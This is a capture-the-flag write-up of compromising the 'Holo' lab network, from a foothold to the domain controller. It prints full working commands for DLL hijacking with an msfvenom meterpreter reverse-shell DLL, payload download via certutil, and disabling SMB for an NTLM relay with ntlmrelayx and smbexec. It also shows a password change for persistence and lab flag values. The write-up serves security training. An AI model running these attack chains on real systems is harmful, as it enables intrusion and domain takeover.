

Doing a little bit of enumeration on our host we notice it does not have local administrator rights on the system.

Using applocker bypass checker to check which folder is accessible without restrictions or rather would allow file execution.
1
2
3
4
5
6
7
8
$ PS C:\windows\> Invoke-WebRequest "http://10.150.65.2/applocker-bypas-checker.ps1" -outfile "applocker-bypas-checker.ps1"

$ PS C:\windows\Tasks> .\applocker-bypas-checker.ps1
[*] Processing folders recursively in C:\windows
[*] C:\windows\Tasks
[*] C:\windows\tracing
[*] C:\windows\System32\spool\drivers\color
[*] C:\windows\tracing\ProcessMonitor
Now enumerating the system more we found a very interesting application kavremover.exe on C:\Users\watamet\Applications\ which is an unusual path for a program.
1
2
3
4
5
6
7
8
9
C:\Users\watamet\Applications>dir
 Volume in drive C has no label.
 Volume Serial Number is E43B-9F7E

 Directory of C:\Users\watamet\Applications

12/01/2026  01:37 AM    <DIR>          .
12/01/2026  01:37 AM    <DIR>          ..
12/01/2020  11:34 PM         4,870,584 kavremover.exe
Checking the application it is only exploitable with DLL Hijacking First we create a malicious DLL that embedded reverse shell meterpreter module from metasploit for the vulnerable application using msfvenom.
1
2
3
4
5
6
7
8
$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.150.65.2 LPORT=20400 -f dll -o kavremoverENU.dll
[sudo] password for iam:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: kavremoverENU.dll
Use the same Invoke-WebRequest powershell command to download it from the attackbox to target but under C:\Windows\Tasks For the exploit to work we must copy the malicious DLL from C:\Windows\Tasks to the original applications folder.DLL hijacking will work when the application starts and it will search for DLL in the same folder. Next we have to setup the metasploit multi-handler on our attackbox
1
2
3
4
5
6
7
8
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.150.65.2
lhost => 10.150.65.2
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.150.65.2:20400
After waiting for a minute the file is executed by the administrator and we can get a meterpreter session.Also looking around we get our next flag.
1
2
3
4
5
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > cat 'C:\Users\Administrator\Desktop\root.txt'
HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}
Executing shell command we can now have command line access on 10.200.65.35 To establish persistence I also create a new user and add it to the Remote Desktop Users group
1
2
3
4
5
6
7
8
meterpreter > shell
Process 1568 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>net user Administrator unfat
Next step I get to enumerate SMB to find out which host has smb signing disabled.For this exercise the host 10.200.65.30 shows it is enabled but after further investigation it is really not ,i’m guessing it was broken somehow.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18

$ nmap -Pn -p 445 --script smb2-security-mode 10.200.65.32 -Pn
[...]
PORT    STATE SERVICE
445/tcp open  microsoft-ds
Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

$ nmap -Pn -p 445 --script smb2-security-mode 10.200.65.30
[....]
PORT    STATE SERVICE
445/tcp open  microsoft-ds
Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
DC-SRV01 [domain controller]
Using the net user /domain command we see that the host 10.200.65.35 is joined HOLOLIVE domain and the domain server is DC-SRV01 Running nslookup DC-SRV01 it resolves to 10.200.65.30 This becomes our next target and we use NTLM relay attack
Inorder for the relay attack to function we have to stop the SMB services on 10.200.65.35 that will allow us to intercept and relay the smb session from our attackbox.Also we need to change the Administrators password for access later
1
2
3
4
5
6
7
8

sc stop netlogon
sc stop lanmanserver
sc config lanmanserver start= disabled
sc stop lanmanworkstation
sc config lanmanworkstation start= disabled
shutdown /r /t 0
While rebooting we can execute ntlmrelayx from the attackbox to ensure smb is not running
1
$ sudo ntlmrelayx.py -t smb://10.200.65.30 -smb2support -socks
On our attackbox once 10.200.65.35 is up and meterpreter session will be connected we execute this command to forward smb traffic from 10.200.65.35 back to our attackbox.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
1)
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.150.65.2 LPORT=4444 -f exe -o shell.exe
$ rdesktop -u 'Administrator' -p 'unfat' 10.200.65.35 &
$ sudo python -m http.server 8080
2)
C:\Users\Administrator> certutil -urlcache -f http://10.150.65.2:8080/shell.exe C:\Windows\Tasks\shell.exe
3)
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.150.65.2
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.150.65.2:4444

4)
C:\Users\Administrator> C:\Windows\Tasks\shell.exe
5)
[*] Meterpreter session 1 opened (10.150.65.2:4444 -> 10.200.65.35:49793) at 2026-01-13 11:16:20 -0400
meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Local TCP relay created: 0.0.0.0:445 <-> :445
Once the port forwading has been completed we need to wait upto 3 minutes
1
2
3
4
5
6
7
8

ntlmrelayx> [-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-11: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, attacking target smb://10.200.65.30
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://10.200.65.30 as HOLOLIVE/SRV-ADMIN SUCCEED
[*] SOCKS: Adding HOLOLIVE/SRV-ADMIN@10.200.65.30(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-11: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, but there are no more targets left!
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
Finally while ntlmrelay is receiving connections we can execute smbexec and looking around we obtain our final flag.
1
2
3
4
5
6
7
8
9
10
11
12

$ proxychains4 smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.65.30
[proxychains4] config file found: /etc/proxychains4.conf
[proxychains4] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains4] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation
[proxychains4] Strict chain  ...  127.0.0.1:1080  ...  10.200.65.30:445  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
HOLO{29d166d973477c6d8b00ae1649ce3a44}
And with that we have ownership of the entire Holo corporate network and Holo domain controller.